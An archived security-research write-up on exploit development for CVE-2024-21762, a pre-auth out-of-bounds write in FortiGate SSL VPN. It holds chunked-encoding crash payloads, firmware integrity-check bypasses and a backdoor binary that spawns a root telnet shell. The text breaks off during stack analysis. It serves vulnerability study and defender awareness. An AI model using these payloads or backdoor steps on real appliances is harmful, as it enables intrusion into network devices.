

Two Bytes is Plenty: FortiGate RCE with CVE-2024-21762

Two Bytes is Plenty: FortiGate RCE with CVE-2024-21762 - Dylan Pindur, slcyber.io.

- Published: date not stated
- Original: <<https://www.slcyber.io/research/two-bytes-is-plenty-fortigate-rce-with-cve-2024-21762>>
- Preserved from: <https://www.slcyber.io/research/two-bytes-is-plenty-fortigate-rce-with-cve-2024-21762> (stored) on 2026-10-02
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Content

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Disclaimer

The exploit described in this post is tailored to the exact version of FortiGate SSL VPN used for testing. It is unlikely the exploit will work on other versions. The purpose of our research is primarily to power our exposure engine. We also publish research to add more colour and help defenders.

We strongly advise all Fortinet customers to apply the Fortinet-provided patch as soon as possible.


Introduction

Early this February, Fortinet released [an advisory](#) for an "out-of-bounds write vulnerability" that could lead to remote code execution. The issue affected the SSL VPN component of their FortiGate network appliance and was potentially already being exploited in the wild.

FortiGate is widely deployed and a pre-auth remote code execution vulnerability would have a huge impact. Our security research team immediately began work to ensure that customers of our Attack Surface Management platform were notified if they were affected.

In this post we detail the steps we took to identify the patched vulnerability and produce a working exploit.

We've highlighted the exploit chain below



Extracting the Binary

Unfortunately, we were only able to obtain versions 7.2.5 and the latest which was 7.2.7 of the appliance. This meant the delta was larger than we would have liked, but it would have to do. We set up two VMs, FGT_VM64-v7.2.5.F-build1517 and FGT_VM64-v7.2.7.M-build1577 and confirmed they worked with trial licenses.

We had worked with FortiGate before and knew that FortiGate bundled almost all the applications into one binary, /bin/init. To obtain a copies of the binaries we mounted the vmdks from our two FortiGate VMs into a third VM. We then decompressed and extracted the rootfs.gz archive which contained most of the filesystem.

```
`~ $ cp ./drive/rootfs.gz ./unpacked/rootfs.gz ~ $ cd ./unpacked unpacked $ gzip -d rootfs.gz
```

```
gzip: rootfs.gz: decompression OK, trailing garbage ignored unpacked $ cat rootfs | sudo cpio -idmv ... unpacked $ ls bin.tar.xz boot data data2 dev etc fortidev init lib lib64 migadmin.tar.xz node-scripts.tar.xz proc rootfs sbin sys tmp usr usr.tar.xz var `
```

There was an odd "decompression OK, trailing garbage ignored" message that didn't seem to be a problem, but would cause trouble later.

Inside the archive the bin folder is further compressed using custom versions of ftar and xz. The modified applications are provided in the sbin folder and we can use chroot to run each and extract bin.tar.xz. This gave us the copies of /bin/init we needed to compare.

```
unpacked $ sudo chroot . /sbin/xz -d /bin.tar.xz unpacked $ sudo chroot . /sbin/ftar -xf /bin.tar unpacked $ ls bin acd confsyncd eltt2 ftk.o init lspci ovrd samld speedtestd vmttoolsd-util acs-sdn-change confsynchbd extendedr ftm2 initXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX lted pdmd scanunitd ssh vned acs-sdn-status csfd fas garpd insmod memuploadd pim6d scp sshd voipd acs-sdn-update cu_acd fclicense gcpd iotd merged_daemons pimd sdncd ssh-keygen vpd alarmd cw_acd fcnacd getty ipamd miglogd pppd sdnd sslvpnd vwl alertmail cw_acd_helper fctrlproxyd grep ipamsd mingetty pppoed sepmd sysctl wa_cs ...
```

Patch Diffing

We decompiled each /bin/init binary with Ghidra and used BinDiff to compare. Unfortunately, the version difference was too big and we decided it would be easier to manually look for differences.

We started by looking at the HTTP parsing functionality. Historically, there have been memory corruption issues in this part of the code and so it seemed like a good place to start. We searched for strings of common header names such as Content-Length and Transfer-Encoding as well as paths we knew were associated with the SSL VPN component like /remote/login.

We would look for each of these strings in both versions and then try to line up the functions to see if there were any changes. Function names were stripped, but log messages often included the function name, this proved very helpful. We slowly looked through these functions and where they were called, labelling and comparing where we could.

We found FUN_01701ee0 which appeared to handle parsing HTTP requests that used chunked transfer encoding. The patched version of this function contained some additional length checks and error messages. The relevant original and patched versions are shown below. Comments and function names have been added where possible.

The first check is added when processing the HTTP trailers sent after the chunked body.

```
// unpatched ` while (1 < iVar3) { param_1->field649_0x2d0 = 4; LAB_0170216e: iVar3 = FUN_01707e10__ap_getline(param_1->ap_read_dest_buf_2f8, iVar3, *(undefined8 *))
```

```
(param_1->field1_0x8 + 0x28), 1);
```

```
* // patched * while (1 < iVar3) { * // new check ensuring we have read less than 1024
bytes so far * if (0x400 < param_1->amount_read) { uVar7 = 0x6cf; pcVar6 = "%s: %d
invalid chunk trailer: too long\n"; uVar5 = *(undefined8 *)(param_1->field1_0x8 + 0x170);
goto LAB_0170c82d; } param_1->field649_0x2d0 = 4; LAB_0170c346: iVar3 =
FUN_01712050__ap_getline(param_1->ap_read_dest_buf_2f8, iVar3, *(undefined8 *)
(param_1->field1_0x8 + 0x28), 1); `
```

The second check is added when decoding the length of a chunk.

```
// unpatched ` iVar3 = FUN_01707e10__ap_getline(param_2, param_3, (undefined8 *)
(param_1->field1_0x8 + 0x28), 0); iVar6 = (long)iVar3; param_1->amount_read = iVar6; if
(0 < iVar6) { if (iVar6 < param_1->remaining_buf_size_2f0 + -1) { ppuVar4 =
__ctype_b_loc(); pbVar2 = param_1->ap_read_dest_buf_2f8; if (((byte *)((long)*ppuVar4 +
(ulong)*pbVar2 * 2 + 1) & 0x10) != 0) { iVar2 = FUN_01701e30_hex_decode(pbVar2);
param_1->chunk_length = iVar2;
```

```
if (iVar2 == 0) { ... } else { ... } ... goto LAB_017023e6;
```

```
* // patched * iVar3 = FUN_01712050__ap_getline(param_2, param_3, (undefined8 *)
(param_1->field1_0x8 + 0x28), 0); iVar6 = (long)iVar3; param_1->amount_read = iVar6; if
(0 < iVar6) { if (iVar6 < param_1->remaining_buf_size_2f0 + -1) { ppuVar4 =
__ctype_b_loc(); pbVar2 = param_1->ap_read_dest_buf_2f8; if (((byte *)((long)*ppuVar4 +
(ulong)*pbVar2 * 2 + 1) & 0x10) != 0) { iVar2 = FUN_0170c000_hex_decode(pbVar2);
param_1->chunk_length = iVar2;
```

```
* // new check ensuring the hex encoded chunk length string is less than 17 bytes * if
(IVar6 < 0x11) { if (iVar2 == 0) { ... } else { ... } ... goto LAB_0170c5d6; }
```

```
* // new error message * uVar7 = 0x691; pcVar6 = "%s: %d invalid chunk length string\n";
uVar5 = *(undefined8 *)(param_1->field1_0x8 + 0x170); LAB_0170c82d: * // example of a
log message containing the function name * FUN_0177a950_log(uVar5, 8, pcVar6,
"sslvpn_ap_get_client_block", uVar7); } `
```

Finding an Endpoint

This was promising, but we still didn't know if it was exploitable. We couldn't determine how to reach this function through static analysis. Instead we turned on debug logging and started sending chunked requests to some of the known endpoints. Debug logging was enabled with the following commands.

```
diagnose debug enable diagnose debug application sslvpn -1
```

Every endpoint we tried logged the error chunked Transfer-Encoding forbidden. Searching for this string we found the function that logged the error. The error was only logged when the function was called and the second argument was 1.

```
if (param_2 == 1) { FUN_0176fa00_log( *(undefined8 *)(param_1->field8_0x8 + 0x170), 8,
"chunked Transfer-Encoding forbidden: %s", param_1->field334_0x180 ); iVar1 = (-(uint)
(__nptr == (byte *)0x0) & 0xb) + 400; goto LAB_01701c4f; }
```

We checked all the call sites for this function and worked backwards from the ones that called it where param_2 was not 1. One of the calling functions contained a helpful log message and the function name, default_handler. All this time we had been looking for a specific endpoint, but we didn't consider no endpoint!

Triggering a Crash

We knew two checks were added in the patch.

- The amount of data read before getting to the chunk trailers had to be less than 1024 bytes.
- The chunk length string had to be less than 17 characters.

We wrote a Python script to start prodding the endpoint with different chunked requests focusing on these two aspects. The parsing was surprisingly resilient, the amount of data read was always kept within the allocated buffer. We tried chunk lengths that would decode to negative integers, but these immediately terminated the parsing. Many other malformed requests were also handled gracefully.

Luckily, we did eventually get a crash with the following payload. A zero-length chunk indicating the end of the request body, followed by 89 chunk trailers. Weirdly neither of these seem to violate the new checks as we understood them.

```
data = b"POST / HTTP/1.1\r\n" data += b"Host: 192.168.1.229\r\n" data += b"Transfer-  
Encoding: chunked\r\n" data += b"Connection: close\r\n" data += b"\r\n" data += b"0\r\n"  
data += b"A: X\r\n"*89
```

Setting up a Debugger

To investigate the crash we had to setup a debugger. However, the management shell provided can't run system commands or access the filesystem. We would have to backdoor one of the existing binaries. This meant bypassing some integrity checks performed during startup. The checks were performed by the kernel during the boot process and by /bin/init shortly after. We will start with /bin/init because the checks there were easier to bypass.

Patching /bin/init

We searched for the string rootfs.gz and found a function (FUN_028af770) that loads an RSA key then reads rootfs.gz and some other files. This was most likely the integrity check we were looking for.

```
pRVar2 = d2i_RSAPublicKey((RSA **)0x0,(uchar **)&local_140,0x10e); if (pRVar2 != (RSA  
*)0x0) { iVar1 = FUN_0286b790("/data/rootfs.gz","/data/rootfs.gz.chk",param_1,pRVar2);  
if (iVar1 == 0) { iVar1 =  
FUN_0286b790("/data/flatkc","/data/flatkc.chk",param_1,pRVar2); bVar6 = iVar1 == 0; goto  
LAB_028af802; } }
```

We tried to trace this function call backwards but hit a dead end. Instead, we decided to look from the other end and searched for the string "System is starting" which is printed to the console during startup. Just after "System is starting" we saw a block that Ghidra didn't disassemble.

```
00452b36 bf 46 16 MOV EDI=>s__System_is_starting..._02ce1646,s__Syst = "\nSystem is
starting...\n" ce 02 ... 00452b57 e8 74 9e CALL <EXTERNAL>::reboot int reboot(int
__howto) fe ff -- Flow Override: CALL_RETURN (CALL_TERMINATOR) 00452b5c 31 ?? 31h 1
00452b5d ff ?? FFh 00452b5e e8 ?? E8h 00452b5f 8d ?? 8Dh 00452b60 e0 ?? E0h 00452b61 fe
?? FEh 00452b62 ff ?? FFh
```

We forced Ghidra to disassemble this block and found some function calls which led to the integrity check above.

This block also contained FUN_00451440 which was called when the integrity checks failed. FUN_00451440 contained a log message with the function name do_halt. The decompiled block is shown below with the important calls commented.

```
`void UndefinedFunction_00453c11(void) { int iVar1;
FUN_00450830(1); FUN_004539e0(); FUN_00452f80());
iVar1 = FUN_004515c0(); if (iVar1 != 0) { FUN_00451440(); *// <- do_halt* }
iVar1 = FUN_00451610(); if (-1 < iVar1) { FUN_00451440(); *// <- do_halt* }
iVar1 = FUN_0286a5b0(); if (iVar1 == 0) { iVar1 = FUN_00451570(); *// <- Check
rootfs.gz* if (iVar1 == 0) { FUN_00451440(); *// <- do_halt* } FUN_028b0100(); } else {
FUN_02957580(); iVar1 = FUN_00450280("/bin/fips_self_test"); if (iVar1 == 0) {
FUN_00451440(); *// <- do_halt* } } ...`
```

Since do_halt was called multiple times, we patched it to just return immediately. This way we only had to make one change instead of modifying multiple integrity checks.

The do_halt function was changed from this

```
00451440 55 PUSH RBP 00451441 be a1 05 MOV ESI=>DAT_000005a1,0x5a1 00 00 00451446 bf e0
23 MOV EDI=>s_do_halt_02ce23e0,s_do_halt_02ce23e0 = "do_halt" ce 02
```

to this.

```
00451440 c3 RET 00451441 be a1 05 MOV ESI=>DAT_000005a1,0x5a1 00 00 00451446 bf e0 23
MOV EDI=>s_do_halt_02ce23e0,s_do_halt_02ce23e0 = "do_halt" ce 02
```

After patching the instruction in Ghidra we used [this helpful script](#) to save our changes back to the binary.

Kernel Debugging

The other check we needed to bypass was done by the kernel. Reading extlinux.conf from our mounted vmdk we could see the kernel boot arguments and the name of the kernel image: flatkc.

```
drive $ cat extlinux.conf DISPLAY boot.msg TIMEOUT 10 TOTALTIMEOUT 9000 DEFAULT flatkc
ro panic=5 endbase=0xA0000 console=ttyS0, root=/dev/ram0 ramdisk_size=65536
```

```
initrd=/rootfs.gz maxcpus=1 mem=2048M
```

Using [vmlinux-to-elf](#) we converted flatkc to an ELF file and decompiled it.

There were more symbols here, so we searched for functions containing the word verify. We found `fgt_verify_initrd`, which was called by `kernel_init_freeable` returning the value from `fgt_verify_initrd`. This can be seen below.

```
undefined4 kernel_init_freeable(void) { ... uVar2 = fgt_verify_initrd(); ... return uVar2; }
```

In `kernel_init` we saw that if zero is returned the system boots, otherwise it panics.

```
`undefined8 kernel_init(void) { int iVar1; undefined8 uVar2;
iVar1 = kernel_init_freeable(); if (iVar1 == 0) { ... iVar1 =
do_execve(uVar2,&PTR_s_init_ffffff8160f160,&PTR_DAT_ffffff8160f040); if (iVar1 == 0) {
return 0; } if (iVar1 != -2) { printk(&DAT_ffffff813cc830,s_/sbin/init_ffffff813cc654,iVar1);
} } panic(s_No_working_init_found._Try_passi_ffffff813cc870); } `
```

Patching this check seemed too difficult. Instead we opted to attach a debugger to the kernel and just change the return value coming back from `fgt_verify_initrd`.

To do this we added the following to our VM's `vmx` file, enabling remote debugging on port 12345.

```
debugStub.listen.guest64 = "TRUE" debugStub.listen.guest64.remote = "TRUE"
debugStub.port.guest64 = "12345" debugStub.hideBreakpoints = "TRUE"
```

We then started GDB, set a breakpoint on `fgt_verify_initrd` and attached to our VM shortly after starting it.

```
`(gdb) file flatkc.elf Reading symbols from flatkc.elf...
```

```
(gdb) b fgt_verify_initrd Breakpoint 1 at 0xffffffff8170a3cd
```

```
(gdb) target remote 192.168.1.197:12345 Remote debugging using 192.168.1.197:12345
0xffffffff80c77cae in memmap_init_zone ()
```

```
(gdb) c Continuing. `
```

When we hit `fgt_verify_initrd` we exited from the function with `finish` and changed the return value in `rax` by running `set $rax = 0`.

```
Breakpoint 1, 0xffffffff8170a3cd in fgt_verify_initrd () (gdb) finish Run till exit
from #0 0xffffffff8170a3cd in fgt_verify_initrd () se0xffffffff81708fcf in
kernel_init_freeable () (gdb) set $rax = 0 (gdb) c Continuing.
```

Unfortunately, the system still did not boot. After some debugging, we tracked it down to a function called `populate_rootfs`. This function took the data loaded from `rootfs.gz` and passed it to `unpack_to_rootfs` to be decompressed.

```
// DAT_ffffff8180d070 contains the data loaded from rootfs.gz if
(DAT_ffffff8180d070 != 0) { lVar3 = (DAT_ffffff8180d068 + -0x100) -
DAT_ffffff8180d070; printk(&DAT_ffffff813cd148); lVar2 =
unpack_to_rootfs(DAT_ffffff8180d070,lVar3);
```

To calculate the length of the data to decompress 0x100 is subtracted. This was that "trailing garbage ignored" warning we saw earlier!

This meant our repacked archive was not being decompressed correctly because it was 256 bytes shorter than expected. We figured 256 bytes was probably a signature that we would ignore anyway, so we just padded our modified archive with zeroes.

We now had the following repacking script which would be run from the unpacked rootfs folder.

```
`echo "Recompressing bin" sudo chroot . /sbin/ftar -cf /bin.tar /bin sudo chroot . /sbin/xz -z /bin.tar sudo rm -rf ./bin`
```

```
echo "Repacking rootfs" sudo find . -path './bin' -prune -o -print | sudo cpio -H newc -o > "../rootfs" cat "../rootfs" | gzip > "../rootfs.gz"
```

```
echo "Adding trailer" dd if=/dev/zero bs=1 count=256 >> "../rootfs.gz" `
```

We prepared the following backdoor program which would kill sshd and run telnetd instead. This would replace /bin/smartctl and has been used in previous FortiGate vulnerabilities to get easy shell access.

```
// compiled with gcc -g main.c -static -o smartctl-backdoor `
```

```
#include <stdlib.h>
```

```
void shell() { system("/bin/busybox ls"); system("/bin/busybox id"); system("/bin/busybox killall sshd && /bin/busybox telnetd -l /bin/sh -b 0.0.0.0 -p 22"); }
```

```
int main(int argc, char **argv) { shell(); return 0; } `
```

We copied everything we needed into the unpacked rootfs folder as follows.

- init-patched overwriting ./bin/init
- smartctl-backdoor overwriting ./bin/smartctl
- gdb from [here](#) to ./bin/gdb
- busybox statically compiled and copied to ./bin/busybox

We then unlinked ./bin/sh and relinked it to ./bin/busybox.

```
unpacked $ rm -rf ./bin/sh unpacked $ ln -s /bin/busybox ./bin/sh
```

This was then repacked into rootfs.gz and copied onto the vmdk.

We booted the VM, modified the return value of fgt_verify_initrd with GDB and were finally able to login to the management shell.

The failing integrity checks caused some issues with the saved networking settings. We found running the following commands forced a new DHCP lease and got things working.

```
`# config system interface (interface) # edit port1 (port1) # set mode static (port1) # end
```

config system interface

```
(interface) # edit port1 (port1) # set mode dhcp (port1) # end `
```

We then ran the command that would trigger our /bin/smartctl program. The ls and id command output was printed, which was a good sign.

```
# diagnose hardware smartctl bin dev lib node-scripts sys boot etc lib64 proc tmp data
fortidev migadmin root usr data2 init new_root sbin var uid=0 gid=0
```

Lastly, we connected with telnet to the device on port 22 and could start debugging.

```
`$ telnet 192.168.1.229 22 Trying 192.168.1.229... Connected to 192.168.1.229. Escape
character is '^]'.
/ # busybox id uid=0 gid=0 / # busybox ps | busybox grep sslvpnd 3844 0 0:01
/bin/sslvpnd 4247 0 0:00 busybox grep sslvpnd `
```

Dissecting the Crash

It took a while, but we could now attach a debugger to /bin/sslvpnd and try to triage the crash we triggered. Looking at the registers we could see 0x0a0d had been written over the start of r12 resulting in a segfault when it was dereferenced.

```
Program received signal SIGSEGV, Segmentation fault. 0x000000000182a544 in ?? () 1: x/i
$rip => 0x182a544: and BYTE PTR [r12+0x10],0xfd (gdb) i r rax 0x0 0 rbx 0x0 0 rcx
0x7fcdc21dda18 140521701759512 rdx 0x1 1 rsi 0x0 0 rdi 0x7fcdc21dd058 140521701757016
rbp 0x7ffeb2bdb750 0x7ffeb2bdb750 rsp 0x7ffeb2bdb730 0x7ffeb2bdb730 r8 0x1 1 r9
0x7fcdc2006418 140521699828760 r10 0xffffffff 4294967295 r11 0x7fcdc7532240
140521789137472 r12 0xa0d7fcdc20548c0 724375636776667328 <- 0x0a0d over the start of
this pointer r13 0x7fcdc2054800 140521700149248 r14 0x0 0 r15 0x10014dbaf 4296334255 rip
0x182a544 0x182a544
```

0x0a0d is the \r\n terminator used for HTTP headers and trailers, but even if we changed our request to only use \n we still got this same crash. We set a breakpoint after the call to our potentially vulnerable function FUN_01701ee0. Inspecting the call stack and registers at this point we could see the clobbered value. However, it was a few stack frames away.

```
Breakpoint 1, 0x0000000001813696 in ?? () 1: x/i $rip => 0x1813696: test eax,eax (gdb)
x/20gx $rbp 0x7ffeb2bdb6d0: 0x00007ffeb2bdb720 0x0000000001828e8d <- frame #1
0x7ffeb2bdb6e0: 0x00007ffeb2bdb6f0 0x00007fcdc21dda18 0x7ffeb2bdb6f0: 0x00007ffeb2bdb720
0x0000000000000000 0x7ffeb2bdb700: 0x0a0d7fcdc20548c0 0x00007fcdc2054800 <- 0x0a0d
0x7ffeb2bdb710: 0x0000000000000000 0x0000000100155467 0x7ffeb2bdb720: 0x00007ffeb2bdb750
0x000000000182a540 <- frame #2 0x7ffeb2bdb730: 0x000000000bf96140 0x000000000bf96140
0x7ffeb2bdb740: 0x0000000000000000 0x0000000000000000
```

The clobbered value was being popped off the stack into r12 just before returning to 0x182a540. The crash then occurred a few instructions later at 0x182a544.

A buffer on the stack was used to process the chunked request, but this 0x0a0d overwrite was quite a bit past that and also skipped over the stack canaries in between.

```
undefined8 FUN_01813660(long param_1) { astruct *paVar1 ; int iVar2 ; undefined8
uVar3 ; long in_FS_OFFSET ;`
```

```
// buffer used to read from connection undefined local_2028 [8200]* ; * long local_20* ;*
```

```

paVar1 = (astruct*)(param_1 + 0x2e0)*;*
// stack canary local_20 = *(long*)(in_FS_OFFSET + 0x28)*;*
do { // chunked processing function that was patched iVar2 = FUN_01701ee0(paVar1,
local_2028, 0x1ffe)*;* } while (0 < iVar2)*;* ... `

```

After some debugging we found where the 0x0a0d was being written. When processing the trailers in FUN_01701ee0, 0x0a0d was written to the stack buffer at an offset that incremented each time.

```

`param_1->field654_0x2d8 = param_1->amount_read;

* // check space remaining in the buffer* while (1 < iVar3) { param_1->field649_0x2d0 =
4; LAB_0170216e:

* // param_1->ap_read_dest_buf_2f8 is set to the stack buffer "local_2028" in the enclosing
function* iVar3 = FUN_01707e10__ap_getline(param_1->ap_read_dest_buf_2f8, iVar3,
(undefined8*)(param_1->field1_0x8 + 0x28), 1); if (iVar3 < 1) { iVar3 =
FUN_016f8800((undefined8*)(param_1->field1_0x8 + 0x28)); if (iVar3 - 1U < 5) goto
LAB_01702310; break; }

iVar3 = param_1->remaining_buf_size_2f0; iVar6 = param_1->field654_0x2d8; iVar2 =
(long)(iVar3 + -1);

* // offset doesn't equal remaining space - 1* if (iVar6 != iVar2) { param_1-
>field654_0x2d8 = iVar6 + 1;

* // write 0x0d* param_1->ap_read_dest_buf_2f8[iVar6] = 0xd; iVar6 = param_1-
>field654_0x2d8; param_1->field654_0x2d8 = iVar6 + 1;

* // write 0x0a* param_1->ap_read_dest_buf_2f8[iVar6] = 0xa; iVar2 = param_1-
>field654_0x2d8; iVar3 = param_1->remaining_buf_size_2f0; }

* // calculate remaining space in buffer* iVar3 = iVar3 - (int)iVar2; param_1-
>amount_read = param_1->amount_read + iVar2; param_1->ap_read_dest_buf_2f8 =
param_1->ap_read_dest_buf_2f8 + iVar2; param_1->remaining_buf_size_2f0 = iVar3; } `

```

With each trailer encountered the following would happen:

- The trailer was read into the buffer on the stack.
- 0x0a0d was written into the buffer at the offset stored in field654_0x2d8.
- field654_0x2d8 was incremented by two.
- The buffer was advanced.
- If there was still space in the buffer, another line of input would be read.

The offset used to write 0x0a0d wasn't properly checked against the remaining buffer length and so only 0x0a0d could be written past the buffer. All the incoming data was constrained to be within the buffer.

Interestingly the offset is incremented by two each time and also used to advance the buffer. Because the offset is not reset the following would happen, assuming a buffer size of 15:

` - trailer # 1 - offset = 2 write 0x0a0d at buffer + offset (2) advance buffer by offset, buffer = 2 check remaining (13)

- trailer # 2 -

offset = 4 write 0x0a0d at buffer + offset (6) advance buffer by offset, buffer = 6 check remaining (9)

- trailer # 3 -

offset = 6 write 0x0a0d at buffer + offset (12) advance buffer by offset, buffer = 12 check remaining (3)

- trailer # 4 -

offset = 8 write 0x0a0d at buffer + offset (20) - writes past the end advance buffer by offset, buffer = 20 check remaining (-5) - terminate the loop`

Since we are advancing both the buffer and offset, we get a scenario where the buffer is nearly empty and the offset is much larger than the remaining space. This would explain why none of the canaries triggered, we can go past the buffer, but only to write 0x0a0d.

A Better Crash

Trying to control where we wrote 0x0a0d using this approach was difficult. We decided to track down the starting value of field654_0x2d8, if we could start with it much higher we would need to send fewer trailers and not have to worry about the incrementing offsets.

The value of field654_0x2d8 was copied from amount_read just before trailer processing. Looking at amount_read we found it was set during chunk length processing.

```
`iVar3 = FUN_01707e10__ap_getline(param_2, param_3, *(undefined8 **)(param_1->field1_0x8 + 0x28), 0); iVar6 = (long)iVar3;
```

```
* // amount_read set to the length of the retrieved line * param_1->amount_read = iVar6;
if (0 < iVar6) { if (iVar6 < param_1->remaining_buf_size_2f0 + -1) { ppuVar4 =
__ctype_b_loc(); pbVar2 = param_1->ap_read_dest_buf_2f8; if ((*byte *)((long)*ppuVar4 +
(ulong)*pbVar2 * 2 + 1) & 0x10) != 0) {
```

```
* // line is hex decoded to get the chunk length * iVar2 =
FUN_01701e30_hex_decode(pbVar2);`
```

The chunk length preceding the trailer processing always needed to be zero as that was how the parser knew the request body was finished. Looking at the hex decoding function, it started by skipping all leading '0' characters.

```
`ulong FUN_01701e30_hex_decode(byte *param_1) { byte *pbVar1; byte bVar2; ushort
**ppuVar3; ulong uVar4; ulong uVar5;
```

```
bVar2 = *param_1; while (bVar2 == '0') { pbVar1 = param_1 + 1; param_1 = param_1 + 1; bVar2 = *pbVar1; }`
```

This meant we could pad our chunk length with many zeroes, ap_getline would return a large value for amount_read, the chunk would still be decoded to zero and trailer

processing would begin. We modified our request to the following, replacing the terminator for the chunk length with a null byte which was also allowed by the parser.

```
data = b"POST / HTTP/1.1\r\n" data += b"Host: 192.168.1.229\r\n" data += b"Transfer-  
Encoding: chunked\r\n" data += b"Connection: close\r\n" data += b"\r\n" data +=  
b"0"*4133 + b"\0" data += b"A\r\n\r\n"
```

We set a breakpoint where the 0x0d was written when processing the trailers and ran our exploit.

```
Breakpoint 4, 0x0000000017021b8 in ?? () 1: x/i $rip => 0x17021b8: mov BYTE PTR  
[rax+rdx*1],0xd <- param_1->ap_read_dest_buf_2f8[lVar6] = 0xd; (gdb) i r rax  
0x7ffce9b8c868 140724229687400 rbx 0x7fc3debddc58 140479232334936 rcx 0x1029 4137 rdx  
0x1028 4136 <- "0"*4133 + '\0' + '\r\n' inserted by the parser rsi 0xfd4 4052 ...
```

We continued until we returned from the vulnerable function FUN_01701ee0 and saw 0x0a0d written at the offset calculated at breakpoint 4.

```
Breakpoint 5, 0x000000001813696 in ?? () 1: x/i $rip => 0x1813696: test eax,eax (gdb)  
x/10gx $rbp 0x7ffce9b8d860: 0x00007ffce9b8d8b0 0x000000001828e8d 0x7ffce9b8d870:  
0x00007ffce9b8d880 0x00007fc3debdda18 0x7ffce9b8d880: 0x00007ffce9b8d8b0  
0x0000000000000000 0x7ffce9b8d890: 0x00007fc3dea50a0d 0x00007fc3dea54800 <-  
0x7ffce9b8d890 = rax + rdx at breakpoint 4 0x7ffce9b8d8a0: 0x0000000000000000  
0x0000000100021a29
```

With this we could now write 0x0a0d somewhere on the stack. It's not the most powerful write primitive, but it was enough to get us started.

What to Do With Only Two Bytes

We looked at the stack and saw four options for what we could overwrite.

- Return addresses
- Saved base pointers
- Saved locals (miscellaneous values)
- Saved locals (heap pointers)

Option 1 was quickly ruled out. All the return addresses were 0x182xxxx and could only be overwritten to 0x1820a0d, which contained an invalid instruction and immediately faulted.

Option 2 was promising, rewriting the lower significant bits of these pointed them into the stack buffer used to read in the request. However, looking at each function in the call stack, none of them used stack local variables that much. Most just kept everything in registers.

Option 3 was tried for a little while, but nothing interesting happened when these values were modified.

Option 4 was all that was left and it was our least favourite, because it meant heap manipulation which had the potential to be very unreliable.

Before starting with option 4, we took a fresh stack dump without overwriting and lined up the heap addresses with the registers they would be popped into. We wanted to verify that controlling these addresses could lead to something useful before spending a lot of time setting up the heap.

```
0x7ffd82cad100: 0x0000000000000000 0x0000000000000000 0x7ffd82cad110:
0x00007ffd82cad160 0x0000000001828e8d leave, ret 0x7ffd82cad120: 0x00007ffd82cad130
0x00007ff7a7f83a18 0x7ffd82cad130: 0x00007ffd82cad160 0x0000000000000000 0x7ffd82cad140:
0x00007ff7a8c548c0 0x00007ff7a8c54800 pop r12, pop r13 <- r13 is promising
0x7ffd82cad150: 0x0000000000000000 0x000000010003b457 pop r14, pop r15 0x7ffd82cad160:
0x00007ffd82cad190 0x000000000182a540 pop rbp, ret 0x7ffd82cad170: 0x000000000bf96140
0x000000000bf96140 0x7ffd82cad180: 0x0000000000000000 0x0000000000000000 0x7ffd82cad190:
0x00007ffd82cad1c0 0x000000000182a61e 0x7ffd82cad1a0: 0x0000000000000000
0x0000000000000000 0x7ffd82cad1b0: 0x0000000000000000 0xffffffffffffefcd pop r12, pop
r13 0x7ffd82cad1c0: 0x00007ffd82caf300 0x000000000182ac05 pop rbp, ret <- ret to
mainLoop 0x7ffd82cad1d0: 0x00007ffd82cad2a1 0x000000000001d096
```

We traced each register through its returning function. The pop r13 and return to 0x182a540 had the most promise. Looking at the disassembly we see that r13 is used as the first argument to the function we are returning from.

```
0182a530 ba 01 00 MOV EDX,0x1 00 00 0182a535 44 89 f6 MOV ESI,R14D 0182a538 4c 89 ef
MOV RDI,R13 <- r13 set as first argument 0182a53b e8 d0 e8 CALL FUN_01828e10 ff ff
0182a540 85 c0 TEST EAX,EAX <- where we return, having just popped r13 0182a542 75 2c
JNZ LAB_0182a570
```

We also saw in the decompilation that this function was called in a loop. We could overwrite r13 in the first pass of the loop, it would then be used as a param_1 in the second pass.

```
`do { IVar5 = ((long)iVar3 + 6) * 0x20 + param_1; if ((*byte*)(IVar5 + 0x10) & 2) != 0) {
// r13 is copied into param_1 then pushed in FUN_01828e10 iVar4 =
FUN_01828e10(param_1, iVar3, 1);
// ret 0x182a540 lands here after r13 is popped if (iVar4 != 0) goto LAB_0182a570; pbVar1
